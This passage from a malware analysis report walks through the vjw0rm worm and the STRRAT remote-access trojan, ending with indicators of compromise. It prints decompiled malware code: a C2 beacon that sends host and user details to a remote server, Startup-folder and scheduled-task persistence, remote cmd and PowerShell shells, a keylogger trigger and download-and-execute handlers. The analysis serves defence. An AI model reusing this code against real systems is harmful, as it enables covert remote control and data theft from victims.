
Figure 13



```
(1 && s._._._)().text = (1 && q._._._)().replace(/_!/g, "A");
d = (1 && r._._._)().CreateObject("\x61\x64\x6F\x64\x62\x2E\x73\x74\x72\x65\x61\x6D");
```

Figure 14


Finally, after decoding the Base64-encoded string, we can identify the malware as vjw0rm (see figure 15).



```
// Coded by v_B01 | Sliemerez -> Twitter : Sliemerez

var j = ["WScript.Shell", "Scripting.FileSystemObject", "Shell.Application", "Microsoft.XMLHTTP"];
var g = ["HKCU", "HKLM", "HKCU\\vjw0rm", "\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", "HKLM\\SOFTWARE\\Classes\\", "REG_SZ", "\\defaulticon\\"];
var y = ["winmgmts:", "win32_logicaldisk", "Win32_OperatingSystem", 'AntiVirusProduct'];

var sh = Cr(0);
var fs = Cr(1);
var spl = "|V|";
var Ch = "\\";
var VN = "9/21" + "_" + Ob(6);
var fu = WScript.ScriptFullName;
var wn = WScript.ScriptName;
var U;
```

Figure 15


The script verifies if the “HKCU\vjw0rm” registry key exists on the system, which would indicate a previous infection. If that’s not the case, the value is created and populated with “TRUE” or “FALSE”:



```
try {
    U = sh.RegRead(g[2]);
} catch (err) {
    var sv = fu.split("\\");
    if (":\\" + sv[1] == ":\\" + wn) {
        U = "TRUE";
        sh.RegWrite(g[2], U, g[5]);
    } else {
        U = "FALSE";
        sh.RegWrite(g[2], U, g[5]);
    }
}
```

Figure 16


The malicious script is copied to the Startup folder using the CopyFile function, as shown below:



```
function Ns() {

    try {
        var ap = Cr(2);
        fs.CopyFile(fu, ap.NameSpace(7).Self.Path + "\\" + wn, true);
    } catch (err) {}
}
```

Figure 17


The malware performs a POST request to the C2 server “http[:]//javaautorun.duia[.]ro:5465/Vre” with a custom User-Agent:



```
do {
    try {
        var P = Pt('Vre', '');
        P = P.split(spl);

function Pt(C, A) {
    var X = Cr(3);
    X.open('POST', 'http://javaautorun.duia.ro:5465/' + C, false);
    X.SetRequestHeader("User-Agent:", nf());
    X.send(A);
    return X.responsetext;
}
```

Figure 18


The user-agent contains the following information: computer name, username, serial number of all logical disks, operating system version, and antivirus software name (see figure 19).



```
function nf() {
    var s,
    NT,
    i;
    if (fs.fileexists(Ex("Windir") + "\\Microsoft.NET\\Framework\\v2.0.50727\\vbc.exe")) {
        NT = "YES";
    } else {
        NT = "NO";
    }
    s = VN + Ch + Ex("COMPUTERNAME") + Ch + Ex("USERNAME") + Ch + Ob(2) + Ch + Ob(4) + Ch + Ch + NT + Ch + U + Ch;
    return s;
}
function Ob(N) {
    var s;
    if (N == 2) {
        s = GetObject(y[0]).InstancesOf(y[2]);
        var en = new Enumerator(s);
        for (; !en.atEnd(); en.moveNext()) {
            var it = en.item();
            return it.Caption;
            break;
        }
    }
    if (N == 4) {
        var wmg = "winmgmts:\\\\localhost\\root\\securitycenter";
        s = GetObject(wmg).InstancesOf(y[3]);
        var en = new Enumerator(s);
        for (; !en.atEnd(); en.moveNext()) {
            var it = en.item();
            var str = it.DisplayName;
        }
        if (str !== '') {
            wmg = wmg + "2";
            s = GetObject(wmg).InstancesOf(y[3]);
            en = new Enumerator(s);
            for (; !en.atEnd(); en.moveNext()) {
                it = en.item();
                return it.DisplayName;
            }
        } else {
            return it.DisplayName;
        }
    }
    if (N == 6) {
        s = GetObject(y[0]).InstancesOf(y[1]);
        var en = new Enumerator(s);
        for (; !en.atEnd(); en.moveNext()) {
            var it = en.item();
            return it.volumeserialnumber;
            break;
        }
    }
```

Figure 19

The worm implements the following commands:



```
if (P[0] === "Cl") {
    WScript.Quit(1);
}

if (P[0] === "Sc") {
    var s2 = Ex("temp") + "\\" + P[2];
    var fi = fs.CreateTextFile(s2, true);
    fi.Write(P[1]);
    fi.Close();
    sh.run(s2);
}

if (P[0] === "Ex") {
    eval(P[1]);
}

if (P[0] === "Rn") {
    var ri = fs.OpenTextFile(fu, 1);
    var fr = ri.ReadAll();
    ri.Close();
    VN = VN.split("_");
    fr = fr.replace(VN[0], P[1]);
    var wi = fs.OpenTextFile(fu, 2, false);
    wi.Write(fr);
    wi.Close();
    sh.run("wscript.exe //B \"" + fu + "\"");
    WScript.Quit(1);
}

if (P[0] === "Up") {
    var s2 = Ex("temp") + "\\" + P[2];
    var ctf = fs.CreateTextFile(s2, true);
    var gu = P[1];
    gu = gu.replace("|U|", "|V|");
    ctf.Write(gu);
    ctf.Close();
    sh.run("wscript.exe //B \"" + s2 + "\"", 6);
    WScript.Quit(1);
}

if (P[0] === "Un") {
    var s2 = P[1];
    var vdr = fu;
    var regi = "Nothing!";
    s2 = s2.replace("%f", fu).replace("%n", wn).replace("%sfdr", vdr).replace("%RgNe%", regi);
    eval(s2);
    WScript.Quit(1);
}

if (P[0] === "RF") {
    var s2 = Ex("temp") + "\\" + P[2];
    var fi = fs.CreateTextFile(s2, true);
    fi.Write(P[1]);
    fi.Close();
    sh.run(s2);
}
```

Figure 20

Commands

Cl command

The command is used to terminate the script execution.

Sc command

The process creates a temporary file, populates it with code sent by the C2 server, and executes it using the run function.

Ex command

The command is used to execute JavaScript code transmitted by the C2 server.

Rn command

The malware modifies the current script and executes the new file using wscript.exe.

Up command

The malicious process creates a temporary file that is filled in with code and executed via Wscript.


Un command

The command runs additional JavaScript code that might be used to uninstall the worm.

RF command

Same execution flow as the Sc command.


We used Recaf to analyze the malicious JAR file. As shown in figure 21, the initial code appears to be obfuscated.



```java
// Decompiled with: FernFlower
// Class Version: 5
package carLambo;

import java.awt.Component;
import java.io.File;
import javax.swing.JOptionPane;

public class FirstRun extends ndgdfhfh {
    // $FF: synthetic method
    private static void sdfsldf(gsbthstgb var0, String[] var1) {
        String var2 = (new StringBuilder()).insert(0, dhgfgh.sdfsldf).append(ghsghnbn.sdfsldf("HzF")).append(sfsrgsbd).toString();
        gsbthstgb var3 = new gsbthstgb(var2);
        File var6;
        if (!(var6 = new File(var2)).exists()) {
            var6.mkdir();
        }

        var0.sdfsldf(var3);
        String var4 = (new StringBuilder()).insert(0, dhgfgh.sdfsldf).append((new File(bsgshsbs)).getName()).toString();
        ssdgsbh.sdfsldf(new File(bsgshsbs), new File(var4));
        sdfsldf.sdfsldf();
        boolean var10001;
        String[] var10002;
        if (((Object[])var1)[5].equals(HBrowserNativeApis.sdfsldf("HKI\\"))) {
            var10001 = true;
            var10002 = var1;
        } else {
            var10001 = false;
            var10002 = var1;
        }

        ssdgsbh.sdfsldf(var4, var10001, var10002[6].equals(ghsghnbn.sdfsldf("gVfA")));
        if (((Object[])var1)[7].equals(HBrowserNativeApis.sdfsldf("HKI\\"))) {
            var1 = (new StringBuilder()).insert(0, ghsghnbn.sdfsldf("`G{PrWxW3□pVvEgA3□`G3IzJfPv□<I|□ □3□gJ3wx]cA3□gV3□")).append(var4).append(HBrowserNativeApis.sdfsldf("□")).toString();
            Runtime.getRuntime().exec((new StringBuilder()).insert(0, ghsghnbn.sdfsldf("G~@3□p□")).append(var1).toString());
        }

        dfhttegd(mfghnb.sfsrgsbd(var4));
        System.exit(Integer.parseInt(ghsghnbn.sdfsldf("□")));
    }

    public static void main(String[] var0) {
        System.out.println(HBrowserNativeApis.sdfsldf("3□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□6□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□3□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
        System.setProperty(ghsghnbn.sdfsldf("LgPcW=TaKgKpK□W"), HBrowserNativeApis.sdfsldf("mpjJ\b□mpjJ\b□\b□mpjJ\b□□"));
        ghsghnbn.sdfsldf("Q`Aa\n{K~A");
```

Figure 21


We have used Java deobfuscator to detect any obfuscators. Figure 22 reveals that the Allatori Java obfuscator has been identified:



```
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading classpath
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Loading input
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Detecting known obfuscators
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator -
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - RuleStringDecryptor: Allatori's string decryption is very simple, accepting an encrypted string and outputting a decrypted string
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator -    Found possible string decryption class carLambo/thrhhrth
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Recommend transformers:
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - (Choose one transformer. If there are multiple, it's recommended to try the transformer listed first)
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator -    com.javadeobfuscator.deobfuscator.transformers.allatori.StringEncryptionTransformer
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator -    com.javadeobfuscator.deobfuscator.transformers.allatori.string.StringEncryptionTransformer
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - All detectors have been run. If you do not see anything listed, check if your file only contains name obfuscation.
[main] INFO com.javadeobfuscator.deobfuscator.Deobfuscator - Do note that some obfuscators do not have detectors.
```

Figure 22

After deobfuscating the file, we can spot many differences (figure 23). For example, a scheduled task called “Skype” is created by the RAT.




FirstRun ×

```
// Decompiled with: FernFlower
// Class Version: 5
package carLambo;

import java.awt.Component;
import java.io.File;
import javax.swing.JOptionPane;

public class FirstRun extends ndgdfhfh {
    // $FF: synthetic method
    private static void sdfsldf(gsbthstgb var0, String[] var1) {
        String var2 = (new StringBuilder()).insert(0, dhgfgh.sdfsldf).append("lib").append(sfsrgsbd).toString();
        gsbthstgb var3 = new gsbthstgb(var2);
        File var7;
        if (!(var7 = new File(var2)).exists()) {
            var7.mkdir();
        }

        var0.sdfsldf(var3);
        String var4 = (new StringBuilder()).insert(0, dhgfgh.sdfsldf).append((new File(bsgshsbs)).getName()).toString();
        ssdgsbh.sdfsldf(new File(bsgshsbs), new File(var4));
        sdfsldf.sdfsldf();
        boolean var10001;
        String[] var10002;
        if (((Object[])var1)[5].equals("true")) {
            var10001 = true;
            var10002 = var1;
        } else {
            var10001 = false;
            var10002 = var1;
        }

        ssdgsbh.sdfsldf(var4, var10001, var10002[6].equals("true"));
        if (((Object[])var1)[7].equals("true")) {
            var1 = (new StringBuilder()).insert(0, "schtasks /create /sc minute /mo 30 /tn Skype /tr \"").append(var4).append("\"").toString();
            Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd /c ").append(var1).toString());
        }

        dfhttegd(mfghnb.sfsrgsbd(var4));
        var1 = "0";
        System.exit(Integer.parseInt("0"));
    }

    public static void main(String[] var0) {
        System.out.println("\n#######################################################\n#                                                        #\n#          ## #
        System.setProperty("https.protocols", "TLSv1,TLSv1.1,TLSv1.2");
        String var10000 = "user.home";
        boolean var4;
        String[] var10001;
        if (var0 != null) {
            var4 = true;
            var10001 = var0;
        } else {
            var4 = false;
            var10001 = var0;
        }
```

Figure 23

We have decrypted the STRRAT configuration using this script:




```
Analysing File: STRRAT.jar
C2: nneewwllooggzz.mefound.com
Primary Lock/Port: 1788
Plugins Download URL: http://jbfrost.live/strigoi/server/?hwid=1&lid=m&ht=5
Secondary/Fallback C2: windowsupdatelogz.onedumb.com
Secondary Lock/Fallback Port: 1780
Startup Folder Persistence: true
Secondary Startup Folder Persistence: true
Skype Scheduled Task Persistence: true
License ID: khonsari
```

Figure 24

We can highlight two C2 servers nneewwllooggzz.mefound[.]com and windowsupdatelogz.onedumb[.]com, and the http[:]//jbfrost[.]live URL that hosts the STRRAT plugins.

STRRAT provides functionalities such as keylogging, uninstalling the application, updating the malware, downloading and executing files using cmd or Powershell, and so on:



```
String[] var2;
if ((var2 = sabretb(mdgghtdsh()).split("\\|"))[0].equals("reboot")) {
    Runtime.getRuntime().exec("cmd.exe /c shutdown /r /t 0");
} else if (var2[0].equals("shutdown")) {
    Runtime.getRuntime().exec("cmd.exe /c shutdown /s /t 0");
} else if (var2[0].equals("uninstall")) {
    sdfsldf(var0.sabretb);
} else if (var2[0].equals("disconnect")) {
    sfsrgsbd = false;
    sbsbgsrg.close();
    System.exit(0);
} else if (var2[0].equals("down-n-exec")) {
    sabretb(var2[1], var2[1].substring(var2[1].lastIndexOf("/") + 1));
    Thread.sleep(3000L);
    sdfsldf("Ready");
} else if (var2[0].equals("update")) {
    var3 = fgsbsfgsb(var2[1]);
    var0.sdfsldf.sdfsldf();
    Runtime.getRuntime().exec((new StringBuilder()).insert(0, var1).append("\"").append(var3.getAbsolutePath()).append("\"").toString());
    sdfsldf(var0.sabretb);
} else if (var2[0].equals("up-n-exec")) {
    String var4;
    if (!(var4 = (var3 = fgsbsfgsb(var2[1])).getName().substring(var3.getName().lastIndexOf(".")).toLowerCase()).equals(".vbs") && !var4.equals(".js") && !var4.equals(".wsf")) {
        if (var4.equals(".jar")) {
            Runtime.getRuntime().exec((new StringBuilder()).insert(0, var1).append("\"").append(var3.getAbsolutePath()).append("\"").toString());
        } else {
            Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd.exe /c \"").append(var3.getAbsolutePath()).append("\"").toString());
        }
    } else {
        Runtime.getRuntime().exec(new String[]{"wscript", var3.getAbsolutePath()});
    }

    sdfsldf("Executed File");
    Thread.sleep(3000L);
    sdfsldf("Ready");
} else if (var2[0].equals("remote-cmd")) {
    Socket var10 = fgssdg((new StringBuilder()).insert(0, "remote-cmd|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).toString());
    new dgdfndnbcn(var10, new String[]{"cmd.exe"});
    sdfsldf("Ready");
} else if (var2[0].equals("power-shell")) {
    Socket var11 = fgssdg((new StringBuilder()).insert(0, "power-shell|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).toString());
    new dgdfndnbcn(var11, new String[]{"powershell.exe", "-"});
    sdfsldf("Ready");
} else if (var2[0].equals("file-manager")) {
    Socket var12 = fgssdg((new StringBuilder()).insert(0, "file-manager|").append(carLambo.sabretb.sdfsldf()).toString());
    new sabretb(var12);
    sdfsldf("Ready");
} else if (var2[0].equals("keylogger")) {
    if (!ghgmgf.sabretb) {
        Socket var13 = fgssdg((new StringBuilder()).insert(0, "keylogger|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).toString());
        new ghgmgf(var13, (String)null);
    } else {
        ghgmgf.sabretb = false;
        sdfsldf("Try Again");
    }
```

Figure 25

Indicators of Compromise

SHA256

2b0c9059feece8475c71fbbde6cf4963132c274cf7ddebafbf2b0a59523c532e

0de7b7c82d71f980e5261c40188bafc6d95c484a2bf7007828e93f16d9ae1d9a

Files created

%AppData%\KeunXSGcHu.js

%AppData%\<random name>.txt

%AppData%\jre.zip

%AppData%\jre7

Registry keys

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr

HKCU\vjw0rm

C2 servers/URLs

https[:]//aash[.]com.pk/jre.zip

http[:]//javaautorun.duia[.]ro:5465

http[:]//jbfrost[.]live

nneewwllooggzz.mefound[.]com

windowsupdatelogz.onedumb[.]com